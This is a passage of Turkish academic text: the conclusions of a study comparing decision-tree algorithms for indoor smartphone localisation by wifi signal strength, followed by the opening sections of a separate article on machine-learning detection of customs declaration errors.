	O 4	0.99	0.98	0.98	0.99	
Cart	O 1	0.98	0.99	0.99	0.99	0.96
	O 2	0.97	0.95	0.96	0.98	
	O 3	0.94	0.96	0.95	0.97	
	O 4	0.99	0.98	0.98	0.99	

En yüksek Kappa değeri Rasgele orman algoritmasına aittir. Rasgele orman algoritmasında diğer odaların performans ölçütlerine oranla en düşük F1 skoru ve AUC değeri Oda3 için elde edilmiştir. Algoritmaların eğitim ve çapraz doğrulamadaki doğruluk ve hata oranları sırasıyla Şekil 5 ve Şekil 6'te verilmiştir.



Şekil 5. Algoritmaların doğruluk oranı.



Şekil 6. Algoritmaların Kök ortalama kare hata değeri.

4. SONUÇLAR

Kablosuz sinyal gücü kullanılarak 4 farklı odada bulunan akıllı telefon kullanıcılarının konumunun belirlenmesinde 12 farklı karar ağacı algoritması kullanılmıştır. Çalışmada fazla sayıda algoritma kullanılması bu problemin çözümünde en başarılı algoritmanın bulunabilmesi için önemlidir. Ayrıca algoritmaların performans analizinde sadece bir kaç metrik değeri ile yetinilmeyip bir çok metrik değeri hesaplanmış ve en iyi performansı belirleyebilmek için yorumlanmıştır. Performans değerlendirmesi için de sadece veri tabanında bulunan örneklerin sınıflandırılmasındaki performanslar değil aynı zamanda algoritmanın daha önce hiç görmediği bir örneği sınıflandırma performansları incelenmiştir. Tüm bu durumlar çalışmayı daha önceki çalışmalardan üstün kılmaktadır. Çalışmada en popüler performans analiz yöntemi olan 10 kat çapraz doğrulama yöntemi ile performans analizi yapılmıştır. Analizinde doğruluk, karışıklık matrisi, kesinlik, duyarlılık, F-skoru, Kappa istatistiği, Kök ortalama hata değeri ve ROC değeri kullanılmıştır. Algoritmaların hangi odadaki kişilerin tespitinde daha başarılı olduğunu anlamak amacıyla bu değerler her sınıf için ayrı ayrı hesaplanmıştır. Performans metriklerinin her sınıf için ayrı hesaplanması da yine çalışmayı diğer çalışmalardan farklılaştırmıştır. Performans analizi sonucunda algoritmaların birbirlerine yakın sonuçlar verdiği ve çapraz doğrulama sonrası yapılan sınıflandırmada tüm algoritmaların performanslarında doğal bir düşüş gözlenmiştir. Çapraz doğrulama öncesi hesaplanan performans metriklerine bakıldığında Extra ağaç, Rasgele orman ve Rassal ağaç algoritmalarının metrik değerlerinin 1 tam puan aldığı görülmektedir. Bu durum veri tabanında bulunan verilerle yapılan sınıflandırmalarda bu algoritmların performansının diğer algoritmalardan daha iyi olduğunu gösterir. En düşük metrik değerleri ise Hoeffding ağacı algoritmasına aittir. Algoritma Oda1 de bulunan hiç kimseyi doğru sınıflandıramamıştır. Bu nedenle Precision değeri Oda1 için hesaplanamamıştır. Oda1 dışındaki odalar için 1466 tanesi doğru 534 yanlış sınıflandırma yapmıştır. Kappa değeri de diğer algoritmalara göre oldukça düşüktür. Bu nedenle çapraz doğrulama öncesinde yapılan sınıflandırmada en kötü performansı Hoeffding ağacı algoritmasının gösterdiği anlaşılmaktadır.

Çapraz doğrulama sonrasında Extra ağaç ve Rassal ağaç çapraz doğrulama öncesi gösterdikleri performansı gösteremedikleri için bu algoritmaların veri tabanında bulunmayan örnekleri sınıflandırmada iyi performans göstermedikleri sonucuna varılabilir. Çapraz doğrumalama sonrasında genel olarak en yüksek performans metrikleri rasgele orman algoritmasınındır. Bu metrik değerleri sınıf bazında incelendiğinde Oda2 ve Oda 3 sınıfına ait metric değerlerinin diğer sınıflardan daha düşük olduğu görülmektedir. Bu durum bu algoritmanın en çok Oda2 ve Oda3' te bulunan kişilerin tespitinde zorlandığı ve bu odalarda bulunan bazı kişilerin yerini yanlış tespit ettiği anlamına gelmektedir. Oda1 ve Oda4 için kesinlik ve duyarlılık değerleri 0.99 iken Oda2 ve Oda3 için bu değerler düşüş göstermiştir. Oda2 de bulunan 19 kişiyi tespit edemediğinden duyarlılık değeri 0.96 olmuştur. Konumunu Oda3 olduğunu tahmin ettiği 21 kişinin gerçekte farklı odalarda olması nedeniyle de kesinlik değeri 0.95 olmuştur. Yapılan performans değerlendirmesi sonucunda en iyi performansı Rasgele orman algoritması elde etmiştir. En kötü performans ise Hoeffding algoritmasının olmuştur. Çalışma genelinde hem çapraz doğrulama öncesi hemde çapraz doğrulama sonrası hesaplanan en yüksek metrik değerleri Rasgele orman algoritmasınındır. Bu nedenle en başarılı algoritmanın bu olduğu snucuna varılabilir. Algoritmanın çapraz doğrulama öncesi doğruluk oranı %100 çapraz

doğrulamadaki doğruluk oranı %98'dir. Hata oranları ise çapraz doğrulamma öncesi 0.03, çapraz doğrulamada 0.08'dir. Çaprz doğrulama öncesi ve sonrası hata oranı en yüksek, doğruluk oranı ve diğer metrik değerleri en düşük olan algoritma Hoeffding ağacı algoritması olmuştur.

Sonuç olarak Kablosuz Sinyal Gücünü Kullanarak İç Mekan Kullanıcı Lokalizasyonu için Rasgele orman algoritmasının kullanımı önerilmektedir. Gelecek çalışmalarda veri sayısı ve oda sayıları arttırlarak kişilerin konumlarının bulunması amaçlanmaktadır.

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RESEARCH ARTICLE

Gümrük Beyannamesi Sürecinde Öğrenmeye Dayalı Algoritmaların Etkinliğinin İncelenmesi

Examining the Efficiency of Learning-Based Algorithms in the Process of Declaring Customs

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ÖZ

Gümrük işlemlerinde kullanılan beyannamelerin hatasız sunulması kritik önem taşır. Bu beyannamenin oluşturulmasında kullanılan yöntemlerin çeşitliliği, dinamizmi ve karmaşıklığı karşısında insan kaynaklı hatalı beyanname dosyaları üretilmektedir. Bunlar, iş gücü, müşteri ve para kaybı gibi birçok sorunun yanında sözleşme ve yasal uyum gibi hukuki sorunlara da neden olmaktadır. Bu sorunların çözümü için güncel bilgi teknolojileriyle desteklenen akıllı yapılara ihtiyaç duyulmaktadır. Bu amaçla lojistik sektöründe gümrük beyannamesi oluşturma alanında büyük veri üzerinden öğrenme algoritmalarının kullanılabilirliği önemlidir. Bu çalışmada, 4.005.343 beyanname verisi üzerinden gümrük beyannamesi sürecinde öğrenmeye dayalı algoritmaların etkinlik performansları değerlendirilmiştir. Performans ölçüm sonuçlarına göre %25 test oranı ile Train-test split yönteminde Karar Ağacı (%75.69) ve Torbalama (%75.70) algoritmalarında maksimum sonuç ulaşıldı. K değerinin 10 alındığı K-Fold yönteminde ise Karar Ağacı (%75.84) ve Torbalama (%75.83) benzer başarım oranları elde edildi. Bu sonuçlar, makine öğrenmesi algoritmalarının kullanımının bildirim hatalarını tespit etmek için etkili bir yöntem olduğunu ortaya koymuştur. Gümrük beyannamesi süreçlerinin iyileştirilmesine, akıllı kontrol yapılarının geliştirilmesine ve sahada yapılacak yeni çalışmalara kaynak teşkil edecektir.
Anahtar Kelimeler: Gümrük Beyannamesi, Öğrenme Algoritmaları, Lojistik, Büyük Veri

ABSTRACT

Having the declarations used in customs procedures be submitted without errors is critical. In the face of the diversity, dynamism, and complexity of the methods used in creating this declaration, human-induced declaration files are produced erroneously. These cause many problems such as loss of labor, customers, and money, as well as legal problems such as contract and legal compliance. Intelligent structures supported by current information technologies are needed to solve these problems. For this purpose, being able to use learning algorithms over big data is important in the field of customs declaration creation in the logistics industry. This study evaluates the efficiency performances of learning-based algorithms regarding the customs declaration process over 4,005,343 pieces of declaration data. According to the performance measurement results, the maximum result was achieved in the Decision Tree (75.69%) and Bagging (75.70%) algorithms with respect to the Train-test split method at a test rate of 25%. Regarding the K-Fold method, which assumes K to be equal to 10, similar success rates were obtained for the Decision Tree (75.84%) and Bagging (75.83%) algorithms. These results reveal the use of machine learning algorithms to be an effective method for detecting notification errors. This can be a resource for improving customs declaration processes and developing smart control structures, as well as for new studies to be carried out in the field.
Keywords: Customs Declaration, Learning Algorithms, Logistics, Big Data


1. GİRİŞ

Gümrük beyannamesi birçok bileşenden oluşan karmaşık bir yapıya sahiptir. Gümrük işlemlerinde kilit role sahip gümrük beyannamesi titizlikle hazırlanması gereken, oluşturulması ciddi anlamda yetkin iş gücü ve zaman gerektiren bir süreçtir. Bu sürecin uygulama yazılım geliştirmesinde teknik bilgi ve beceri yanında ciddi iş süreci ve mevzuat bilgisi de gerekmektedir. Mevzuatlar ise her geçen gün yenilenen ve sürekli takip edilmesi gereken bir özelliktedir. İşin bu tür karmaşıklıkları yanında yetkin ve yeterli insan kaynağının olmaması beyanname yazımında ciddi hataların doğmasına sebep olmaktadır. Bu tür hatalar ise yüklü cezalarla karşı karşıya kalınmasına sebep olmaktadır. Bu durum aynı zamanda operasyon maliyet ve süreçlerini de olumsuz etkilemektedir. Ayrıca yasal ve hukuki bir takım olumsuz sonuçlarda doğurabilmektedir.

Günümüzde nesnelerin interneti(IoT), makineler arası iletişim (M2M), yapay zekâ, kuantum bilgisayar, blok zincir teknolojisi gibi birçok ileri gelişmeler vardır (Sahinaslan & Sahinaslan, 2019). Bilişim teknolojilerinde yaşanan böylesine hızlı gelişmeler yaşamın neredeyse her alanına dokunur olmuştur. Örneğin lojistik sektöründe bu yeni teknolojilerden birisi olan blok zincir teknolojisi değişim etkilerini göstermektedir (Koh, 2020). Dijitalleşme, dijital dönüşümler insan emek, iş gücü, çalışma koşul ve türlerinde de birtakım değişiklikler meydana getirmektedir (Şahinaslan Ö. , 2020). 7*24 açık dijital pazarlara çevik ve hızlı yanıt verebilecek dinamik altyapı ve uygulamalara ihtiyaç vardır (Şahinaslan E. , 2020). Yeni ihtiyaçlara göre şekillenen dijital teknolojiler ve uygulamalar ülkeler arası dış ticaret imkân ve kabiliyetini de geliştirmektedir. Bilgi ve iletişim teknolojisi kullanımı ticaret engellerini azaltmaya ve mesafeleri kısaltmaya yardımcı olarak ticaret verimliliğini ve hacmini de arttırmış, ticaret maliyetlerini ise önemli ölçüde azaltmıştır (Wang & Choi, 2018).

Dış ticaret ile büyüme arasında bağlantılar vardır (Uçan & Koçak, 2014). Dış ticaret büyümenin ana unsurlarından biri olarak değerlendirilmektedir. Ülkeler ürettikleri malların fazlasını ihraç ederek gelir elde edebilmektedir. Ayrıca kendinde mevcut olmayan veya üretemediği malları ithal ederek ihtiyaçlarını karşılayabilmektedir (Saçık, 2009). Dış ticareti her ülke kendi mevzuatlarına göre belli kurallara göre yapmaktadır ve bu kurallar sürekli gelişim halindedir. Ülkemizde 4458 sayılı Gümrük Kanunu ile dış ticaret işlemleri düzenlenmiştir. 4458 nolu Gümrük Kanunu 27.10.1999'da kabul edilmiştir. Bu kanunla ihracat ve ithalat amaçlı Türkiye Cumhuriyeti Gümrük Bölgesine giren ve çıkan her türlü mal, eşya ve taşıt araçlarına uygulanacak gümrük kuralları belirlenmiştir. Türkiye Cumhuriyeti Gümrük Bölgesi, Türkiye kara suları, iç suları ve hava sahası dahil Türkiye Cumhuriyeti topraklarını kapsar(Mevzuat Bilgi Sistemi, 2021).

Dış ticaret ithalat ve ihracat işlemlerini kapsar. Ülkemizde üretilen ürünlerin diğer ülkelere pazarlanması ve satılması ayrıca iç piyasanın ihtiyacı olan ürünlerin temininin yapılması için ihracat ve ithalat yapan firmaların varlığı önemlidir. (T.C. Ticaret Bakanlığı, 2021) verilerine göre 87.741 adet ihracat, 75.897 adet ithalat, 35.310 adet hem ihracat hem de ithalat yapan firma bulunmaktadır. İthalat ve ihracat süreçleri birbirini izleyen işlemlerin bir bütünüdür. Dış ticareti yapmak için gerekli şartların bilinmesi ve bunların eksiksiz olarak yapılması şarttır. Bu sürecin performanslı bir şekilde yürütülebilmesi ciddi anlamda bilgi ve tecrübeye ihtiyaç duymaktadır. Aynı zamanda ülkemizde dış ticaret işlem hacmi yıldan yıla artmaktadır. 10.12.2021 tarihli son 3 yıla ait gümrük beyanname verileri Şekil-1'de yer almaktadır (T.C. Ticaret Bakanlığı, 2021).



Şekil 1. (T.C. Ticaret Bakanlığı, 2021) tarafından yayınlanan verilerden yazarlar tarafından oluşturulmuştur.

Bu verilere göre Ocak-Kasım 2021 tarihleri arasında 5.181.4286 adet ihracat, 2.939.678 adet ithalat olmak üzere toplam 8.120.964 adet beyanname işlemi gerçekleştirilmiştir. Bu kadar yoğun gerçekleşen işlemlerin gerçekleştirilmesinde insan kaynağından ya da zamanla yetersiz kalan uygulama ve güncel teknolojilerden yeterince yararlanılmadığı durumlarda bir takım hatalarla karşılaşılmaktadır. Bu durum ise süreçten beklenen hız, kalite, performans beklentilerini karşılayamamakta ve hatalı bildirimlere sebebiyet vermektedir. Bu hatalı bildirimler sonucunda işletmeler yüksek tutarlı cezalara maruz kalmakta, müşteri, itibar ve zaman kaybı gibi telafisi güç durumlarla karşılaşmaktadır. Diğer taraftan gümrük işlemleri dış ticaretin önemli bir aşamasıdır. İşlemlerin yapılabilmesi için belli bilgileri içeren gümrük beyannamelerinin ilgili gümrük müdürlüğüne sunulması gerekmektedir. Teknolojik gelişmeler bu süreçlerde ciddi iyileşmeler sağlamıştır. İşlem sayılarının çok fazla olduğu günümüzde mevcut entegrasyon işlemleri ile ciddi sayıda beyanname işlemi kısa sürelerde sonuçlandırılabilmektedir (Güldüren & Öztop, 2020).

Gümrük işlemlerinde kusursuz beyanname yazımı kritik öneme sahiptir. Eksik ya da hatalı oluşturularak gümrüğe iletilen beyannameler çok ciddi sorunlara sebep olduğu bilinmektedir. Bu hataları minimum seviyeye çekilmesinde bilişim teknolojilerinden büyük veri ve öğrenme algoritmaları kullanılarak geliştirilecek akıllı bir kontrolle beyanname hataların büyük oranda tespiti mümkündür. Böylece hatalı bildirimden kaynaklı olumsuz sonuçlarının doğmadan önlenmesine, operasyonel süreçlerin otomatize edilmesine, insan müdahalesinin asgari seviyeye çekilmesine ve beyannamelerin doğru oluşturulmasına katkı sunacaktır. Bu çalışma güncel bilişim teknolojilerinin sunduğu imkânlarla makine öğrenmesinin farklı alanlardaki başarılı uygulamalarından yola çıkarak hatasız beyanname oluşturulmasına destek olacak öğrenme tabanlı algoritmaların etkinlik başarım düzeyleri üzerinde gerçekleştirilmiştir.

2. LİTERATÜR TARAMA

Makine öğrenmesi algoritmaları Kotsiantis ve ark. (2007) bugüne kadar birçok alanda kullanılmıştır ve başarılı sonuçlar elde edilmiştir. Gümrük beyanname sürecinde başarılı bir şekilde kullanılabileceği varsayımından yola çıkarak bu çalışmaya karar verilmiştir. Bu amaçla bu alanda yapılan ilgili çalışmaların araştırması yapılmıştır. Önerdiğimiz çözümle ilgili temel akademik çalışmalara bu bölümde yer verilmiştir.

Canrakerta ve ark. (2020) gümrük beyannamesinin potansiyel hatalara sahip olabileceği ve bu hataların kasıtlı da yapılmış olabileceğinden yola çıkarak iş zekâsı ürünleriyle analiz yaparak olası sorunları ortaya çıkartmaya çalışmışlardır. Çalışmada, Kimball metodolojisi ile veri ambarı, OLAP ve veri madenciliği kullanılarak hata veya sahtekârlığın tespit edilmesi amaçlanmıştır. Karar ağaçları, destek vektör makineleri, sinirsel ağ ve çeşitli topluluk yöntemleri gibi veri madenciliği algoritmaları kullanmışlardır. Çalışma sonucunda geliştirilen SMOTE tekniğinin anlamlı derecede bir duyarlılık skoruna sahip olduğunu tespit etmişlerdir. Shao ve ark. (2002) bir veri madenciliği uygulaması ile gümrük beyannamesi verilerinde dolandırıcılık davranışını tespit etmeye çalışmıştır. Genişletilmesi kolay çok boyutlu bir veri modeli için uygun veri madenciliği teknolojisi kullanarak hibrit bir dolandırıcılık tespit stratejisi uygulamışlardır. Dolandırıcılık tespit uygulamalarında veri dağılımının özelliklerinden dolayı dolandırıcılık davranışını tahmin etmenin zor olduğunu belirtmişlerdir. Bunun yanında çalışmada açıkladıkları çok boyutlu kritere sahip genişletilmesi kolay veri modelinin hem modelin doğruluğunu hem de algoritmanın performansını iyileştirdiğini belirtmişlerdir. Model güçlü bir popülerleştirme yeteneğine sahip olduğundan, diğer benzer karmaşık uygulamalara referans olarak kullanılabileceği sonucuna varmışlardır.

Maruev ve ark. (2014) giderek küreselleşen dünyamızda, uluslararası ticaretin önündeki engellerin incelenmesinin uluslararası ekonomi alanını ilgilendirdiğini belirtmişlerdir. Çalışmalarında gümrük beyannamelerinin hızlı ve doğru bir şekilde işlenmesi sorununa odaklanmışlardır. Denetimli öğrenmeye dayalı ticari mallar için müşteri beyanlarının otomatik olarak işlenmesi için grafik tabanlı yayma etkinleştirme algoritmasının yeni bir kullanımını sunmuşlardır. Sundukları yöntem ile gümrük memurları, tüccarlar, taşıyıcılar ve sigortacılar tarafından kullanılmak üzere tavsiye sistemleri oluşturmuşlardır. Her zamanki risk temelli yaklaşımın aksine, bu algoritma geleneksel risk göstergelerinden ziyade yalnızca sevkiyat verileri üzerine eğitilmiştir. Bunun, gümrük yetkililerine tavsiyenin bir gönderinin içeriği açısından açıklanabilmesi ve gerçek zamanlı olarak doğrulanabilmesi açısından yararlı olduğunu belirtmişlerdir. Yaklaşımın fizibilitesini Rusya Federasyonu ile iki AB ülkesi arasındaki sekiz sınır kontrol noktasında bir ay boyunca kesintisiz olarak toplanan 2500 gümrük kaydına başvuru ile test etmişlerdir. Algoritma ile deneysel koşullar altında %100 doğruluk elde etmişlerdir.

Özer (2020) ülkemizde dış ticaret işlemlerinin sürelerini incelemiş ve bu süreleri gelişmiş ülkelerle karşılaştırmıştır. İşlemlerin daha hızlı ve tek bir yerden yapıldığı Tek Pencere Sistemi hakkında bilgi vererek buradaki sürecin nasıl işlediği ve ne gibi katkılar verdiğine değinmiştir. İlgün (2020) vergi denetiminde büyük veri analitiğinin olumlu ve olumsuz yanlarını araştırmıştır. Büyük veri analitiğinin kullanılmasının bir tercih değil de kaçınılmaz bir sonuç olacağını vurgulamıştır. Gerekli yapısal dönüşüm ve altyapı çalışmaları yeni teknolojilere uyum ve sonuçları konusundan bahsetmiştir.

García ve Caballero (2021) çoğu ülkeler için önemli konulardan biri olan gümrük dolandırıcılığına ilişkin kontrol sisteminin optimizasyonunun ekonomik açıdan önemline dair bir problemi incelemişlerdir. Makine öğrenimini ve çok amaçlı doğrusal programlamayı birleştiren Bayes tabanlı yeni bir hibrit yaklaşım önermişlerdir. Mevcut denetim sistemlerinin hassasiyetini iki katından fazlasına çıkarmanın (%237'lik bir artışla) mümkün olduğunu, insan kaynaklarının neredeyse %50'sini serbest bırakmanın ve ayrıca geçmiş sonuçların üzerinde performans göstermenin mümkün olduğunu göstermişlerdir. Paula ve ark. (2016) Brezilyalı ihracatçıların dolandırıcılık yapma eğilimlerini sınıflandırmada denetimsiz derin öğrenme modelinden elde edilen sonuçları sunmuşlardır. İhracatçıların büyük çoğunluğunun, standart bir şekilde birbiriyle ilişkili olan ihracat hacminin açıklayıcı özelliklerine sahip olduğunu varsayarak, veri modeliyle ilgili anormal durumları tespit etmek için 'AutoEncoder' metodunu kullanmışlardır. Çalışmalarını Brezilya Federal Gelir Sekreterliği tarafından sağlanan 2014 yılında Brezilya'da gerçekleşen mal ve ürün ihracat verilerine göre yapmışlardır. İhracat şirketlerini karakterize eden niteliklerden kurdukları model ile en az yirmi ihracatçıdaki anormallikleri tespit edebilmişlerdir.

Li ve Li (2019) hızla artan uluslararası ticarete konu malların sınıflandırılmasının zorluğunu belirtmişlerdir. Gelişmiş makine öğrenimi tekniklerinin malları verimli bir şekilde sınıflandırması için bir fırsat sağladığını söyleyerek gümrük sınıflandırma sürecini kolaylaştırmak için metin-görüntü uyarlamalı bir sinir ağı önermişlerdir. Önerdikleri model, biri metin, diğeri görüntü için olmak üzere iki bağımsız alt model içermektedir. Alt modeller, model eğitim sonucuna göre parametrelerin değerini ayarlayabilen yeni bir yöntemle birleştirmişlerdir. Son olarak, bir grup gümrük tarife koduna ve bir e-ticaret sitesinden alınan bir veri setine dayalı bir vaka çalışması ve karşılaştırma deneyleri yapmışlardır. Deney sonuçlarına göre modellerinin gümrük sınıflandırılmasında başarılı bir şekilde uygulandığını görmüşlerdir. Ryzhova ve Sochenkov (2019) metinsel açıklamalarına dayalı olarak malların gümrük sınıflandırmasına odaklanmışlardır. Kopyalı ve kopyasız olmak üzere iki tür veri kümesi kullanarak farklı makine ve derin öğrenme modelleri önermişlerdir. Lojistik regresyon (Sperandei, 2014) ile başarılı sonuca ulaşmışlardır. Barua ve ark. (2020) uluslararası yük taşımacılığında makine öğrenmesi modelleri geliştirerek talep tahmini, operasyon ve varlık bakımı, araç güzergâhı ve zamanında teslimat performansı tahmini konularında kullanımını tartışmaktadırlar.

Mammadov (2020) gümrük tarafında kullanılan teknolojileri incelemiştir. Makine öğrenmesi de bunlardan biridir. X-ray'in daha iyi uygulanması için bilgisayar tabanlı eğitim yazılımı geliştirerek denetleme mekanizmalarının simulasyonlarını gerçekleştirmiştir. Makine öğrenmesi ve derin öğrenme algoritmalarıyla sağlık alanında da ciddi çalışmalar yapılmış ve hastalıkların teşhisi konusunda başarılı sonuçlar elde edilmiştir (Pamuk & Kaya, 2021; Akgül ve ark., 2020; Saygın & Baykara, 2021; Gulia ve ark., 2014; Coşar & Deniz, 2021; Başer ve ark., 2021).

Pazarlama alanında yapılan çalışmalar incelendiğinde; tüketicilerin alış-veriş alışkanlıklarının belirlemesi ve pazarlama davranışlarına ilişkin yeni öngörüler kazandırmada Sundsoy ve ark. (2014) karar verme sürecine ışık tutmada Cui ve ark. (2006), insan iç görüleriyle pazarlama teorilerini ilişkilendirmede Ma & Sun (2020), pazarlama alanının gelişen doğasını analiz etmede Siau & Yang (2017) ve pazarlama operasyonlarının performansını iyileştirmede Brei (2020) ve Cui & Curry (2005) akademik çalışmaları gerçekleştirilmiştir.

Modern veri girişi teknolojileri doğrudan veri girişi programlarına uygulanarak giriş hataları büyük ölçüde azaltılmıştır (Mullooly, 1990). Rastgele seçilen formların doğrulanması ile kritik alanların %100 doğrulanması, tüm alanların %100 doğrulanmasına uygun maliyetli bir alternatif sağlamış ve %100 doğrulamayı gereksiz kılmıştır (Mullooly, 1990). Veri giriş mekanizması, kullanıcı etkileşimi için ilk ara yüz olduğu için insan-bilgisayar etkileşimi alanında yaygınlaşmaktadır (Salve ve ark., 2021). İnsanların veri girişleri hatalı olabilir ve bu hatalı girişler olumsuz sonuçlara sebep olabilir (Barchard & Pace, 2011). Veri kalitesi, modern veri tabanlarında kritik bir sorundur. Veri giriş hatalarını tespit etmek, azaltmak ve veri kalitesini

iyileştirmek için otomatik yöntemler konusunda çok az araştırma yapılmıştır (Chen ve ark., 2011). Bu nedenlerle araştırmacılar veri girişlerini en aza indirecek çalışmaları yaparak bu alanda yeni saha uygulamalarını geliştirmelidir (Barchard & Pace, 2011).


Makine öğrenmesi algoritmaları banka, sigorta, sağlık, eğitim, güvenlik, telekomünikasyon, havacılık ve uzay, savunma gibi pek çok sektörlerde farklı alanda kullanılmakta olup, yeni kullanım alanlarına ilişkin araştırmalarsa artan bir hızda devam etmektedir. Tüm bu alanda yapılan başarılı çalışmalar göz önüne alındığında lojistik sektöründe de kullanım alanlarının araştırılması sektöre büyük katkı sağlayacaktır. Örneğin gümrük beyannamesinde yaşanan sorunların en asgariye indirgenmesinde ve hatasız beyanname yazımına destek olacak akıllı bir sistemin kurulmasında öğrenme algoritmalarının etkinliğinin test edilmesine ihtiyaç vardır. Bu amacı karşılamak için bu çalışmada öncelikle gümrük beyanname sürecinde öğrenmeye dayalı algoritmaların etkinliğinin araştırılması hedeflenmiştir.

3. MATERYAL VE METOT

Gümrük beyannamesi yüzlerce bilgi alanından oluşmaktadır (Gümrük Rehberi, 2021) ve (İhracatta Kullanılan Uluslararası Dökümanlar, 2021). Her bir bilgi alanının tek tek doğru bir şekilde doldurulması gerekmektedir. Bu bağlamda geliştirdiğimiz modelde her bir bilgi alanı tahmininde her bir veri alanı için bir veri seti oluşturulmuştur. Bunların özniteliklerini (Dash & Liu, 1997) belirlemede Delphi metodu kullanılmıştır (Ameyaw ve ark., 2016), (Zartha ve ark., 2019), (Lund, 2020) ve (Sourani & Sohail, 2014). Delphi yönteminde yapılmak istenen geleceğe yönelik tahmin yapmak, bunun için uzmanlardan yararlanmak ve bir uzlaşma veya karara varmaktır. Burada da gümrük mevzuatı bilgisi olan kişilere veri/bilgi alanı tahmininde kullanılacak özniteliklerin tespiti için sorular sorularak modeller belirlenmiştir. Modellerin ilk eğitim sonuçları değerlendirilmesinde özniteliklerin üzerinden geçilerek değişiklikler yapılmıştır. Bu süreç kabul edilebilir başarım oranlarına ulaşıncaya kadar tekrarlanarak modellere son hali verilmiştir.

3.1. Süreç Akışı


Bu çalışma da uygulanan yönteme ilişkin ana süreç aşamaları Şekil 2'de gösterilmektedir. Lojistik bilgi sistemi kaynaklarından beyanname ve teslim şekli verisine ait ham veri kaynağı ve alanlarının belirlenmesi, seçimi, toplaması, verinin hazırlaması, veri analizi, veri sınıflandırması ve sonuçların değerlendirme aşamalarından oluşmaktadır.



Şekil 2. Çalışma Ana Süreç Aşamaları

3.2. Veri Toplama

Sürecin bu aşamasında lojistik bilgi sisteminden çalışmada kullanılacak anlamlı sayılan gümrük beyanname verilerinin seçimi yapılarak toplanmıştır. Çalışmada, kullanılacak veri setinin oluşturulmasında ülkemizde büyük işlem hacmine sahip öncü bir uluslararası lojistik firmanın 2010 yılından sonra üretilen toplam 4.498.069 adet beyanname verileri belirlenmiştir. Bu veriler, teslim şekli bilgisi tahmininde kullanılmak üzere MS SQL veri tabanı üzerinde oluşturulan bir tablo üzerinde toplanmıştır. Çalışmada kullanılan beyanname verilerinin yıl bazında adetleri ve buna ilişkin grafik Şekil 3'te verilmiştir.



	2010	2011	2012	2013	2014	2015	2016	2017	2018	2019	2020	2021
Adet	251.737	301.720	288.146	306.352	327.417	354.247	360.212	396.520	393.364	368.651	336.006	320.971

